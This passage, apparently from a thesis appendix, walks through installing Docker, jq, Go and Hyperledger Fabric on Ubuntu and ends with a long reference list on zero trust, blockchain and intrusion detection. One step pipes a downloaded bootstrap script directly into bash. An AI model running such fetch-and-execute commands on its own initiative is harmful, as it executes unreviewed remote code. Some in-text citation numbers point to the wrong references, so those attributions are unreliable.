
Continuing with the installation of the latest version of Docker engine and containerd:

```
$ sudo apt-get update
$ sudo apt-get install docker-ce docker-ce-cli containerd.io
```

Verification of Docker engine correct installation by executing the “hello-world” image”.

```
$ sudo docker run hello-world
```

Docker installation is successful, as shown in Figure 106.



```
blocklab@blocklabz:~$ sudo docker run hello-world
Hello from Docker!
This message shows that your installation appears to be working correctly.

To generate this message, Docker took the following steps:
1. The Docker client contacted the Docker daemon.
2. The Docker daemon pulled the "hello-world" image from the Docker Hub.
   (amd64)
3. The Docker daemon created a new container from that image which runs the
   executable that produces the output you are currently reading.
4. The Docker daemon streamed that output to the Docker client, which sent it
   to your terminal.

To try something more ambitious, you can run an Ubuntu container with:
$ docker run -it ubuntu bash

Share images, automate workflows, and more with a free Docker ID:
https://hub.docker.com/

For more examples and ideas, visit:
https://docs.docker.com/get-started/
blocklab@blocklabz:~$
```

Figure 106 - Docker Engine installation successful output of hello-world image.

JQ

JQ is a lightweight and flexible command-line JavaScript Object Notation (JSON) processor. It is written in portable C and has zero runtime dependencies [85], therefore, considering the Ubuntu environment installation and validation of the latest version can be achieved by typing the following commands:

```
$ sudo apt-get install jq
$ jq --help
```

Successful installation reverts output as shown in Figure 107

```
blocklab@blocklabz:~$ jq --help
jq - commandline JSON processor [version 1.6]

Usage: jq [options] <jq filter> [file...]
jq [options] --args <jq filter> [strings...]
jq [options] --jsonargs <jq filter> [JSON_TEXTS...]
```

Figure 107 - JQ successful installation and version.

Go

A team of engineers at Google designed the Go, which is statically typed, compiled programming language. It is syntactically like C programming language, however there are key differentiations such as the memory safety, structural typing, garbage collections and CSP style concurrency [84]. Intention is to use the JavaScript version of chaincode; hence this is an optional component. However, at this stage Go is purposefully installed, to provide for a secondary programming language option when it comes to chaincode. Lastly, download, installation, and verification of Go is achieved by typing the following commands:

```
$ sudo apt-get install golang
$ go version
```

Successful installation reverts output as shown in Figure 108

```
blocklab@blocklabz:~$ go version
go version go1.13.8 linux/amd64
blocklab@blocklabz:~$
```

Figure 108 - Golang successful installation and version.

Fabric, Fabric Samples, Fabric Contract APIs, Application SDKs

Fabric provides a set of docker images and some sample applications to demonstrate its core capabilities. Leveraging the sample applications pool to start building faster, rather starting from nothing, as this will allow for more time on prototype testing and evaluation phases. The following cURL command performs three core tasks:

- The Hyperledger Fabric samples [GitHub repository](#) is cloned on our Ubuntu server.

- The latest Hyperledger Fabric Docker images are being downloaded and tagged as “latest”.
- Platform specific Hyperledger Fabric command line interface (CLI) tool binaries and configuration files are being downloaded into fabric-samples “bin” and “config” directories. More specific, the following binaries are being downloaded, which will contribute to further interaction with the blockchain network: “configtxgen”, “configtxlator”, “cryptogen”, “discover”, “idemixgen”, “orderer”, “osnadmin”, “peer”, “fabric-ca-client”, “fabric-ca-server”.

First, it required to change the working directory and create a new dedicated folder:

```
$ cd Desktop; mkdir hyperlab; cd hyperlab;  
$ curl -sSL https://raw.githubusercontent.com/hyperledger/fabric/master/scripts/bootstrap.sh | bash -s -- -h
```

References

- [1] NSA, "U.S Department of Defense," February 2021. [Online]. Available: https://media.defense.gov/2021/Feb/25/2002588479/-1/-1/0/CSI_EMBRACING_ZT_SECURITY_MODEL_UOO115131-21.PDF. [Accessed 16 November 2021].
- [2] SAGE, "SAGE Research Methods," 2022. [Online]. Available: <https://methods.sagepub.com/project-planner/research-design>. [Accessed 25 February 2022].
- [3] R. Rapuzzi and M. Repetto, "Building situational awareness for network threats in fog/edge computing: Emerging paradigms beyond the security perimeter model," *Future Generation Computer Systems*, vol. 85, pp. 235-249, August 2018.
- [4] E. Gilman and D. Barth, Zero Trust Networks: Building Secure Systems in Untrusted Networks 1st Edition, A. Courtney and V. Wilson, Eds., O'Reilly, 2017, pp. 21-29,51-62,65-90,93-101,113-125,137-171,173-207,209-215.
- [5] J. Forum™, "The Open Group," May 2007. [Online]. Available: https://collaboration.opengroup.org/jericho/commandments_v1.2.pdf. [Accessed October 2020].
- [6] N. S. A. (NSA), "U.S. Department of Defense," 25 February 2021. [Online]. Available: https://media.defense.gov/2021/Feb/25/2002588479/-1/-1/0/CSI_EMBRACING_ZT_SECURITY_MODEL_UOO115131-21.PDF. [Accessed February 2021].
- [7] R. Ward and B. Beyer, "BeyondCorp - A new approach to enterprise security," *BeyondCorp*, vol. 39, no. 6, pp. 6-11, 2014.
- [8] D. Teixeira, A. Singh and M. Agarwal, "Evade Antiviruses, bypass firewalls and exploit complex environments with the most widely used penetration testing framework," in *Metasploit Penetration Testing Cookbook, Third Edition*, Birmingham - Mumbai, Packt Publishing Ltd., 2018, pp. 264-269, 188-229.
- [9] S. Rose, O. Borchert, S. Mitchell and S. Connelly, "nist.gov," 20 August 2020. [Online]. Available: <https://doi.org/10.6028/NIST.SP.800-207>. [Accessed 17 10 2020].
- [10] M. Campbell, "Beyond Zero Trust: Trust Is a Vulnerability," *Computer Society*, vol. 53, no. 10, pp. 110-113, 2020.
- [11] J. Vom Brocke, A. Hevner and A. Maedche, "Introduction to Design Science Research," in *Design Science Research. Cases*, Springer, Cham, 2020, pp. 1-13.
- [12] C. Spinuzzi, "The Methodology of Participatory Design," in *Technical Communication*, Washington, 2005.
- [13] S. K. D. Dwivedi, S. Upadhyay and A. Kumar Tripathi, "A working Framework for the User-Centered Design Approach and a Survey of the available Methods," *International Journal of Scientific and Research Publications*, vol. 2, no. 4, pp. 1-26, 2012.
- [14] E. Fossey, C. Harvey and L. Davidson, "Understanding and Evaluating Qualitative Research.," *Australian & New Zealand Journal of Psychiatry*, vol. 36, no. 6, pp. 717-732, 2016.
- [15] R. Ahmad and Z. Yunos, "The Application of Mixed Method in Developing a Cyber Terrorism Framework," *Journal of Information Security*, vol. 3, no. 3, pp. 1-6, 2012.

- [16] W. Claes, "wohlin.eu," [Online]. Available: <http://www.wohlin.eu/ease14.pdf>. [Accessed 16 November 2020].
- [17] U. o. Leeds, "University of Leeds Library," University of Leeds , [Online]. Available: https://library.leeds.ac.uk/info/1110/resource_guides/7/grey_literature. [Accessed 4 January 2023].
- [18] E. T. Njoku, "Empirical Research," *Encyclopedia of Psychology and Religion*, pp. 1-2, 2017.
- [19] T. S. Jones and R. C. Richey, "Rapid prototyping methodology in action: A developmental study," *Educational Technology Research and Development*, vol. 48, no. ETR&D, pp. 63-80, 2000.
- [20] R. Ward and B. Beyer, "BeyondCorp: A New Approach to Enterprise Security," *Usenix*, vol. 39, no. 6, pp. 6-10, December 2014.
- [21] NetMarketShare, "NetMarketShare.com," NetApplications.com, 17 October 2020. [Online]. Available: <https://netmarketshare.com/>. [Accessed 17 October 2020].
- [22] M. Corporation, "MITRE ATT&CK®," The MITRE Corporation, 2015-2022. [Online]. Available: <https://attack.mitre.org/>. [Accessed 8 11 2020].
- [23] C. Buck, C. Olenberger, A. Schweizer, F. Volter and T. Eymann, "Never trust, always verify: A multivocal literature review on current knowledge and research gaps of zero-trust.," *Computers & Security*, vol. 110, no. 102436, pp. 30-38, 21 November 2021.
- [24] S. Teerakanok, T. Uehara and A. Inomata, "Migrating to Zero Trust Architecture: Reviews and Challenges.," *Security and Communication Networks*, vol. 2021, no. 2021, pp. 1-10, 21 May 2021.
- [25] N. F. Syed, S. W. Shah, A. Shaghghi, A. Anwar, Z. Baig and R. Doss, "Zero Trust Architecture (ZTA): A Comprehensive Survey," *IEEE Acces*, vol. 10, pp. 57143-57179, 2022.
- [26] Y. Bobbert and J. Scheerder, "On the Design and Engineering of a Zero Trust Security Artefact," in *Advances in Information and Communication. FICC 2021.*, 2021.
- [27] N. Klimburg-Witjes and A. Wentland, "Hacking Humans? Social Engineering and the Construction of the "Deficient User" in Cybersecurity Discourses," *Science, Technology, & Human Values*, vol. 46, no. 6, pp. 1317-1333, 10 February 2021.
- [28] J. Kindervag, S. Balaouras and L. Coit, "Build Security Into Your Network's DNA: The Zero Trust Network Architecture," Forrester Research, Inc., Cambridge, MA 02139 USA, 2010.
- [29] J. G. Grimes, "acqnotes.com," June 2007. [Online]. Available: <http://www.acqnotes.com/Attachments/DoD%20GIG%20Architectural%20Vision,%20June%202007.pdf>. [Accessed October 2020].
- [30] B. Osborn, J. McWilliams, B. Beyer and M. Saltonstall, "BeyondCorp: Design to Deployment at Google," *Security*, vol. 41, no. 1, pp. 28-34, 2016.
- [31] J. Peck, B. Beyer, C. Beske and M. Saltonstall, "Migrating to BeyondCorp: Maintaining Productivity While Improving Security.," *Security*, vol. 42, no. 2, pp. 49-55, 2017.
- [32] C. Smith, "Understanding concepts in the defence in depth strategy," in *IEEE 37th Annual 2003 International Carnahan Conference on Security Technology, 2003. Proceedings.*, Taipei, Taiwan, 2003.

- [33] D. Pallais, "Microsoft," Microsoft, 18 September 2019. [Online]. Available: <https://www.microsoft.com/en-us/microsoft-365/blog/2019/09/18/why-banks-adopt-modern-cybersecurity-zero-trust-model/#:~:text=Many%20banks%20today%20still%20rely,protect%20data%20from%20malicious%20attacks.&text=So%2C%20whether%20an%20insider%20acts,data%20>. [Accessed 23 October 2020].
- [34] C. Cunningham, "forrester.com," Forrester Research, Inc., 27 March 2018. [Online]. Available: <https://go.forrester.com/blogs/next-generation-access-and-zero-trust/>. [Accessed October 2020].
- [35] C. DeCusatis, P. Liengtiraphan, A. Sager and M. Pinelli, "Implementing Zero Trust Cloud Networks with Transport Access Control and First Packet Authentication," in *2016 IEEE International Conference on Smart Cloud (SmartCloud)*, New York, NY, USA, November 2016.
- [36] M. Samaniego and R. Deters, "Zero-Trust Hierarchical Management in IoT.," in *2018 IEEE International Congress on Internet of Things (ICIOT)*, San Francisco, CA, USA, 2018.
- [37] Marketsandmarkets, "Zero-Trust Security Market by Solution Type (Data Security, Endpoint Security, API Security, Security Analytics, Security Policy Management), Deployment Type, Authentication Type, Organization Size, Vertical, and Region - Global Forecast to 2024," Marketsandmarkets, 2019.
- [38] B. Embray, "The top three factors driving zero trust adoption.," *Computer Fraud & Security*, vol. 2020, no. 9, pp. 13-15, September 2020.
- [39] S. Mehrah and T. M. Bandy, "Establishing a Zero Trust Strategy in Cloud Computing Environment.," in *Conference on Computer Communication and Informatics (ICCCI 2020)*, Coimbatore, India, January 2020.
- [40] Y. Xiangshuai and W. Huijuan, "Survey on Zero-Trust Network Security.," in *Artificial Intelligence and Security - ICAIS 2020*, Singapore, 2020.
- [41] S. Keeriyattil, "Microsegmentation and Zero Trust: Introduction.," in *Zero Trust Networks with VMware NSX*, Berkeley, CA, Apress, 2019.
- [42] R. Mital, "IMPROVING TRUST IN A ZERO TRUST ARCHITECTURE (ZTA).," *Getting it right - Collaborating for mission success.*, vol. 10, no. 4, p. 2, June 2020.
- [43] J. Koilpillai and N. A. Murray, "Cloud Security Alliance," CSA, 5 May 2020. [Online]. Available: <https://cloudsecurityalliance.org/software-defined-perimeter/>. [Accessed October 2020].
- [44] Gartner, "Gartner Research," 4 March 2020. [Online]. Available: <https://www.gartner.com/teamsiteanalytics/servePDF?g=/imagesrv/media-products/pdf/Qi-An-Xin/Qi-An-Xin-1-1OKONUN2.pdf>. [Accessed October 2020].
- [45] C. Tankard, "Advanced Persistent threats and how to monitor and deter them.," *Network Security*, vol. 2011, no. 8, pp. 16-19, August 2011.
- [46] M. Labs, "Wired," 3 March 2010. [Online]. Available: https://www.wired.com/images_blogs/threatlevel/2010/03/operationaurora_wp_0310_fnl.pdf. [Accessed 26 October 2020].
- [47] Google, "BeyondProd: A new approach to cloud-native security.," Google, 2019.
- [48] M. Barcelo, A. Correa, J. Llorca, A. M. Tulino, L. J. Vicario and A. Morell, "IoT-Cloud Service Optimization in Next Generation Smart Environments," *EEE Journal on Selected Areas in Communications*, vol. 32, no. 12, pp. 4077-4090, 25 December 2016.

- [49] B. Anggorojati, P. N. Mahalle, R. N. Prasad and R. Prasad, "Capability-based access control delegation model on the federated IoT network," in *The 15th International Symposium on Wireless Personal Multimedia Communications*, Taipei, 2012.
- [50] E. M. Hutchins, M. J. Cloppert and R. M. Amin, "Lockheed Martin Corporation," 5 May 2015. [Online]. Available: <https://www.lockheedmartin.com/content/dam/lockheed-martin/rms/documents/cyber/LM-White-Paper-Intel-Driven-Defense.pdf>. [Accessed 10 10 2020].
- [51] C. J. Fung, O. Baysal, Z. Jie, I. Aib and R. Boutaba, "Trust Management for Host-Based Collaborative Intrusion Detection," in *DSOM 2008: Managing Large-Scale Service Deployment*, Berlin, Heidelberg, 2008.
- [52] C. Duma, M. Karresand, N. Shahmehri and G. Caronni, "A Trust-Aware, P2P-Based Overlay for Intrusion Detection.," in *17th International Workshop on Database and Expert Systems Applications (DEXA'06)*, Krakow, Poland, 2006.
- [53] M. Weizhi, L. Wenjuan and K. Lam-For, "Design of intelligent KNN-based alarm filter using knowledge-based alert verification in intrusion detection," in *Security and Communication Networks 8(18)*, 2015.
- [54] A. Khraisat, I. Gondal, P. Vamplew and J. Kamruzzaman, "Survey of intrusion detection systems: techniques, datasets and challenges," *Cybersecurity*, vol. 20, no. 2, pp. 50-62, 17 July 2019.
- [55] Y.-S. Wu, B. Foo, Y. Mei and S. Bagchi, "Collaborative Intrusion Detection System (CIDS): A Framework for Accurate and Efficient IDS," in *Computer Security Applications Conference, 2003. Proceedings. 19th Annual*, 2004.
- [56] J. Garcia, F. Autrel, J. Borrell, S. Castillo, F. Cuppens and G. Navarro, "Decentralized publish-subscribe system to prevent coordinated attacks via alert correlation.," in *Sixth international conference on information and communications security*, Berlin, Heidelberg, 2004.
- [57] D. Dash, B. Kveton, J. M. Agosta, S. E, C. J, B. A and N. A, "When Gossip is Good: Distributed Probabilistic Inference for Detection of Slow Network Intrusions," in *The Twenty-First National Conference on Artificial Intelligence and the Eighteenth Innovative Applications of Artificial Intelligence Conference.*, Boston, Massachusetts, USA, 2006.
- [58] O. Dain and C. R. K, "Fusing A Heterogeneous Alert Stream into Scenarios.," in *Applications of Data Mining in Computer Security.*, Boston, MA., 2002.
- [59] F. Cuppens and R. Ortalo, "LAMBDA: A Language to Model a Database for Detection of Attacks.," in *International Workshop on Recent Advances in Intrusion Detection.*, Berlin, Heidelberg, 2000.
- [60] S. Cheung, U. Lindqvist and M. Fong, "Modeling multistep cyber attacks for scenario recognition.," in *Proceedings DARPA Information Survivability Conference and Exposition.*, Washington, DC, USA, USA, 2003.
- [61] T. S. J and K. Levitt, "A requires/provides model for computer attacks.," in *Proceedings of new security paradigms workshop.*, 2001.
- [62] J. R, W. M and Z. Q, "Indra: a peer-to-peer approach to network intrusion detection and prevention.," in *WET ICE 2003 Proceedings - Twelfth IEEE International Workshops on Enabling Technologies: Infrastructure for Collaborative Enterprises*, Linz, Austria, 2003.

- [63] R. Chen and W. Yeager, "Poblano A Distributed Trust Model for Peer-to-Peer Networks.," IEEE, 2001.
- [64] G. Verdian, P. Tasca, C. Paterson and G. Mondelli, "Quant Network," 31 January 2018. [Online]. Available: https://www.quant.network/wp-content/uploads/2020/07/Quant_Overledger_Whitepaper-Sep-1.pdf. [Accessed 17 November 2020].
- [65] K. Wüst and A. Gervais, "IACR," [Online]. Available: <https://eprint.iacr.org/2017/375.pdf>. [Accessed 20 March 2021].
- [66] E. Ben-Sasson, A. Chiesa, C. Garman, M. Green, I. Miers, E. Tromer and M. Virza, "Zerocash: Decentralized Anonymous Payments from Bitcoin.," in *IEEE Security & Privacy Symposium*, 2014.
- [67] S. Nakamoto, "bitcoin.org," [Online]. Available: <https://bitcoin.org/bitcoin.pdf>. [Accessed 22 March 2021].
- [68] V. Buterin, "ethereum.org," [Online]. Available: <https://ethereum.org/en/whitepaper/>. [Accessed 22 March 2021].
- [69] Hyperledger, "Hyperledger," [Online]. Available: https://www.hyperledger.org/wp-content/uploads/2020/03/hyperledger_fabric_whitepaper.pdf. [Accessed 22 March 2021].
- [70] R3.com, "R3.com," [Online]. Available: <https://www.r3.com/reports/corda-technical-whitepaper/>. [Accessed 22 March 2021].
- [71] S. S. Hazari and Q. H. Mahmoud, "Comparative evaluation of consensus mechanisms in cryptocurrencies," *Internet Technology Letters*, vol. 2, no. 3, 2019.
- [72] N. Alexopoulos, E. Vasilomanolakis, N. R. Ivánkó and M. Mühlhäuser, "Towards Blockchain-Based Collaborative Intrusion Detection Systems," in *International Conference on Critical Information Infrastructures Security*, 2018.
- [73] W. Meng, E. Wolfgang Tischhauser, Q. Wang, Y. Wang and J. Han, "When Intrusion Detection Meets Blockchain Technology: A Review," *IEEE Access*, vol. 6, no. 1, pp. 10179-10188, 15 March 2018.
- [74] W. Li, S. Tug, W. Meng and Y. Wang, "Designing collaborative blockchained signature-based intrusion detection in IoT environments," *Future Generation Computer Systems*, vol. 96, pp. 481-489, July 2019.
- [75] T. Golomb, Y. Mirsky and Y. Elovici, "CIoTA: Collaborative IoT Anomaly Detection via Blockchain," in *Proceedings of workshop on Decentralized IoT Security and Standards (DISS)*, Negev, 2018.
- [76] J. D. I. S. A. (. a. N. S. A. (. Z. T. E. T. DISA-NSA, "Department of Defense (DOD)," 28 4 2021. [Online]. Available: [https://dodcio.defense.gov/Portals/0/Documents/Library/\(U\)ZT_RA_v1.1\(U\)_Mar21.pdf](https://dodcio.defense.gov/Portals/0/Documents/Library/(U)ZT_RA_v1.1(U)_Mar21.pdf). [Accessed 8 9 2021].
- [77] C. Cachin, R. Guerraoui and L. Rodrigues, *Introduction to Reliable and Secure Distributed Programming.*, Springer Publishing Company, Incorporated, 2011.
- [78] E. B. A. Androulaki, V. Bortnikov, C. Cachin, K. Christidis, A. De Caro, D. Enyeart, C. Ferris, G. Laventman, Y. Manevich, S. Muralidharan, C. Murthy, B. Nguyen and M. Sethi, "Hyperledger fabric: a distributed operating system for permissioned blockchains," in *EuroSys '18: Proceedings of the Thirteenth EuroSys Conference*, 2018.

- [79] B. Singh, K. Pal Sharma and N. Sharma, "Blockchain Applications, Opportunities, Challenges and Risks: A Survey," in *Proceedings of the International Conference on Innovative Computing & Communications (ICICC) 2020*, 2020.
- [80] R. Litoriya, A. Arora, R. Bajaj and A. Gulati, "Adoption of Blockchain Technology in the Indian Business Market: Obstacles and Opportunities," in *EAI/Springer Innovations in Communication and Computing*, Springer, 2022, pp. 211-236.
- [81] S. Bano, A. Sonnino, M. Al-Bassam, S. Azouvi, P. McCorry, S. Meiklejohn and G. Danezis, "arXiv," 2017. [Online]. Available: <https://arxiv.org/pdf/1711.03936.pdf>. [Accessed 09 06 2022].
- [82] M. Castro and B. Liskov, "Practical Byzantine Fault Tolerance," *Proceedings of the Third Symposium on Operating Systems Design and Implementation*, 1999.
- [83] K. Werbach, "Trust, but Verify; Why blockchain needs the law.," *Berkeley Technology Law Journal*, vol. 33, pp. 487-550, 2018.
- [84] V. Buterin, D. Reijnders, S. Leonardos and G. Piliouras, "arXiv," 18 July 2021. [Online]. Available: <https://arxiv.org/pdf/1903.04205.pdf>. [Accessed 10 06 2020].
- [85] P. Hegedus, "Towards Analyzing the Complexity Landscape of Solidity Based Ethereum Smart Contracts," *MTA-SZTE Research Group on Artificial Intelligence*, 2019.
- [86] S. S. Kushwaha, S. Joshi, D. Singh, M. Kaur and H.-N. Lee, "Systematic Review of Security Vulnerabilities in Ethereum Blockchain Smart Contract," *IEEE Access*, vol. 10, 2022.
- [87] L. Luu, V. Narayanan, C. Zheng, K. Baweja, S. Gilbert and P. Saxena, "A Secure Sharding Protocol For Open Blockchains," in *CCS '16: Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security*, 2016.
- [88] A. A. Pandey, T. F. Fernandez, R. Bansal and A. K. Tyagi, "Maintaining Scalability in Blockchain," in *ISDA 2021: Intelligent Systems Design and Applications*, 2022.
- [89] A. Gervais, G. O. Karame, K. Wust, V. Glykantzis, H. Ritzdorf and S. Capkun, "International Association for Cryptologic Research," 2016. [Online]. Available: <https://eprint.iacr.org/2016/555.pdf>. [Accessed 08 08 2020].
- [90] Blockdata, "Blockdata," 12 May 2021. [Online]. Available: <https://www.blockdata.tech/>. [Accessed 16 November 2021].
- [91] T. L. Foundation, The Linux Foundation, 2020. [Online]. Available: <https://www.hyperledger.org/use/fabric>. [Accessed 8 9 2021].
- [92] Ethereum, "Ethereum.org," 9 9 2021. [Online]. Available: <https://ethereum.org/en/>. [Accessed 9 9 2021].
- [93] Tendermint, "Tendermint Inc.," [Online]. Available: <https://tendermint.com/>. [Accessed 9 9 2021].
- [94] Consensus, "Consensus Inc.," [Online]. Available: <https://consensus.net/quorum/>. [Accessed 9 9 2021].
- [95] Chain, "Chain Inc.," [Online]. Available: <https://chain.com/>. [Accessed 9 9 2021].
- [96] Ethereum, "SolidityLang.org," Ethereum, 2021. [Online]. Available: <https://docs.soliditylang.org/en/v0.8.7/>. [Accessed 9 9 2021].
- [97] Hyperledger, "Hyperledger Fabric Documentation," Hyperledger, 2020. [Online]. Available: <https://hyperledger-fabric.readthedocs.io/en/latest/index.html>. [Accessed 9 9 2021].

- [98] C. Gorenflo, S. Lee and L. K. S. Golab, "Cornell University - arXiv.org," 4 3 2019. [Online]. Available: <https://arxiv.org/pdf/1901.00910.pdf>. [Accessed 9 9 2021].
- [99] N. Qassim, Q. Ilham A., T. Manar Abu and N. Ali Bou, "Performance Analysis of Hyperledger Fabric Platforms," *Security and Communication Networks*, vol. 2018, pp. 1-14, 2018.
- [100] T. L. Foundation, "Hyperledger," The Linux Foundation, 2 12 2020. [Online]. Available: <https://wiki.hyperledger.org/display/caliper>. [Accessed 9 9 2021].
- [101] Docker, "Docker," Docker, 14 12 2020. [Online]. Available: <https://www.docker.com/>. [Accessed 13 9 2021].
- [102] Git, "Git-SCM," Git, [Online]. Available: <https://git-scm.com/>. [Accessed 13 9 2021].
- [103] cURL, "curl," cURL, 21 7 2021. [Online]. Available: <https://curl.se/>. [Accessed 13 9 2021].
- [104] Golang, "GoLang," Google, 16 8 2021. [Online]. Available: <https://golang.org/>. [Accessed 13 9 2021].
- [105] JQ, "Stedolan Github," 1 11 2018. [Online]. Available: <https://stedolan.github.io/jq/>. [Accessed 13 9 2021].
- [106] L. Alevizos, V. Thong Ta and M. Hashem Eiza, "Augmenting zero trust architecture to endpoints using blockchain: A state-of-the-art review," *Wiley Security and Privacy*, vol. e, no. 191, 2021.
- [107] S. Rose, O. Borchert, S. Mitchell and S. Connelly, "National Institute of Standards and Technology," NIST - U.S Department of Commerce, 12 August 2020. [Online]. Available: <https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-207-draft2.pdf>. [Accessed March 2021].
- [108] M. Howard, J. Pincus and J. M. Wing, "Measuring Relative Attack Surfaces," in *Computer Security in the 21st Century*, Boston, MA., Springer, 2005, pp. 109-137.
- [109] nmap, "nmap.org," [Online]. Available: nmap.org. [Accessed 14 9 2021].
- [110] W. Labs, "github," 7 2020. [Online]. Available: <https://github.com/WaverleyLabs/fwknop/blob/master/Waverley%20Labs%20OpenS%20DP%20Installation%20and%20Configuration.pdf>. [Accessed 14 9 2021].
- [111] Zscaler, "Zscaler Private Access," Zscaler, Inc. , 2021. [Online]. Available: <https://www.zscaler.com/products/zscaler-private-access>. [Accessed 14 9 2021].
- [112] T. Harshvardhan, "Merkle-Damgård Construction Method and Alternatives: A Review," *Journal of Information and Organizational Sciences*, no. 41, pp. 283-304, 2017.
- [113] NIST, "National Institute of Standards and Technology (NIST)," National Institute of Standards and Technology (NIST) , 22 6 2020. [Online]. Available: <https://csrc.nist.gov/projects/hash-functions>. [Accessed 22 9 2021].
- [114] NIST, "National Institute of Standards and Technology," May 2020. [Online]. Available: <https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-57pt1r5.pdf>. [Accessed 22 9 2021].
- [115] NIST, "National Institute of Standards and Technology," 3 2019. [Online]. Available: <https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-131Ar2.pdf>. [Accessed 22 9 2021].

- [116] A. Savage, "University of California, Santa Barbara," 2008. [Online]. Available: <http://koclab.cs.ucsb.edu/teaching/cren/project/2008/savage.pdf>. [Accessed 22 9 2021].
- [117] B. Preneel, "Collision Attacks," in *Encyclopedia of Cryptography and Security*, Boston, MA, Springer, 2011, pp. 10-59.
- [118] P. Bramwell, *Hands-On Penetration Testing on Windows*, Packt Publishing, 2018.
- [119] Microsoft, "Microsoft Support Pages," Microsoft, [Online]. Available: <https://support.microsoft.com/en-us/windows/common-file-name-extensions-in-windows-da4a4430-8e76-89c5-59f7-1cdbbc75cb01>. [Accessed 22 9 2021].
- [120] Microsoft, "Microsoft," Microsoft, [Online]. Available: <https://support.microsoft.com/en-us/topic/d92a713f-d793-7bd8-b0a4-4db811e29559>. [Accessed 22 9 2021].
- [121] Microsoft, "Microsoft," Microsoft, 16 10 2017. [Online]. Available: <https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/certutil>. [Accessed 22 9 2021].
- [122] M. Russinovich, "Microsoft Docs," Microsoft SysInternals, 27 7 2021. [Online]. Available: <https://docs.microsoft.com/en-us/sysinternals/downloads/sigcheck>. [Accessed 22 9 2021].
- [123] Nirsoft, "Nirsoft Utilities," Nirsoft, 2021. [Online]. Available: http://www.nirsoft.net/utils/hash_my_files.html. [Accessed 22 9 2021].
- [124] Gurnee and Christopher, "GitHub," 8 9 2016. [Online]. Available: <https://github.com/gurnec/HashCheck>. [Accessed 22 9 2021].
- [125] B. Marinkovic, P. Glavan, Z. Ognjanovic, D. Doder and T. Studer, "Probabilistic Consensus of the Blockchain Protocol," in *European Conference on Symbolic and Quantitative Approaches with Uncertainty*, 2019.
- [126] W. Wenbo, H. Dinh Thai, H. Peizhao, X. Zehui, N. Dusit, W. Ping, W. Yonggang and K. Dong In, "arXiv.org e-Print archive," 19 2 2019. [Online]. Available: <https://arxiv.org/pdf/1805.02707.pdf>. [Accessed 21 9 2021].
- [127] ITU, "International Telecommunications Union," [Online]. Available: <https://www.itu.int/rec/T-REC-X.509>. [Accessed 21 9 2021].
- [128] L. Hui and W. Yumin, "Public-Key Infrastructure," in *Payment Technologies for E-Commerce*, Berlin, Heidelberg, Springer, 2003, pp. 39-70.
- [129] A. S. Foundation, "Apache.org," Apache Software Foundation, 7 2021. [Online]. Available: <http://couchdb.apache.org/>. [Accessed 21 10 2021].
- [130] S. Kumar and S. Kumar, "An emerging threat Fileless malware: a survey and research challenges.," *SpringerOpen*, vol. Cybersecur 3, no. 1, pp. 2-10, 2020.
- [131] F. Barr-Smith, X. Ugarte-Pedrero, M. Graziano, R. Spolaor and I. Martinovic, "Survivalism: Systematic Analysis of Windows Malware Living-Off-The-Land," in *2021 IEEE Symposium on Security and Privacy (SP)*, San Francisco, CA, USA, 2021.
- [132] G. Karantzas and C. Patsakis, "An Empirical Assessment of Endpoint Detection and Response Systems against Advanced Persistent Threats Attack Vectors.," *J. Cybersecur. Priv.*, vol. 1, no. 3, pp. 387-421, 2021.
- [133] B. Sanjay, D. Rakshith, R. Akash and V. V. Hedge, "An Approach to Detect Fileless Malware and Defend its Evasive mechanisms.," in *3rd International Conference on*

Computational Systems and Information Technology for Sustainable Solutions (CSITSS), Bengaluru, India, 2018.

- [134] S. Rai, "University of Twente (UT)," 25 August 2020. [Online]. Available: http://essay.utwente.nl/83610/1/RAI_EEMCS_faculty.pdf. [Accessed 26 October 2021].
- [135] Symantec, "Living off the Land Turning Your Infrastructure Against You," Symantec, a division of Broadcom, 2020.
- [136] C. Wueest and H. Anand, "Living off the land and fileless attack techniques," Symantec, Mountain View, CA 94043, 2017.
- [137] D. Brown, "Preventing Living off the Land Attacks.," SANS, 2020.
- [138] T. Ongun, J. W. Stokes, J. Bar Or, K. Tian, F. Tajaddodianfar, J. Neil, C. Seifert, A. Oprea and J. C. Platt, "Living-Off-The-Land Command Detection Using Active Learning," in *RAID '21: 24th International Symposium on Research in Attacks, Intrusions and Defenses*, New York, NY, USA, October 2021.
- [139] M. Russinovich and T. Garnier, "Microsoft Documents," Microsoft, 26 October 2021. [Online]. Available: <https://docs.microsoft.com/en-us/sysinternals/downloads/sysmon>. [Accessed 26 October 2021].
- [140] WEF, "Wild Wide Web - Consequences of Digital Fragmentation," 2020. [Online]. Available: <https://reports.weforum.org/global-risks-report-2020/wild-wide-web/>. [Accessed 23 November 2021].
- [141] G. Karantzas and C. Patsakis, "An Empirical Assessment of Endpoint Detection and Response Systems against Advanced Persistent Threats Attack Vectors," *J. Cybersecur. Priv*, vol. 1, no. 3, p. 387–421, 2021.
- [142] CISA, "Cybersecurity & Infrastructure Security Agency," September 2020. [Online]. Available: https://www.cisa.gov/sites/default/files/publications/CISA_MS-ISAC_Ransomware%20Guide_S508C_.pdf. [Accessed 23 November 2021].
- [143] CISA, "Cybersecurity & Infrastructure Security Agency," 3 November 2021. [Online]. Available: https://www.cisa.gov/sites/default/files/publications/Reducing_the_Significant_Risk_of_Known_Exploited_Vulnerabilities_211103.pdf. [Accessed 23 November 2021].
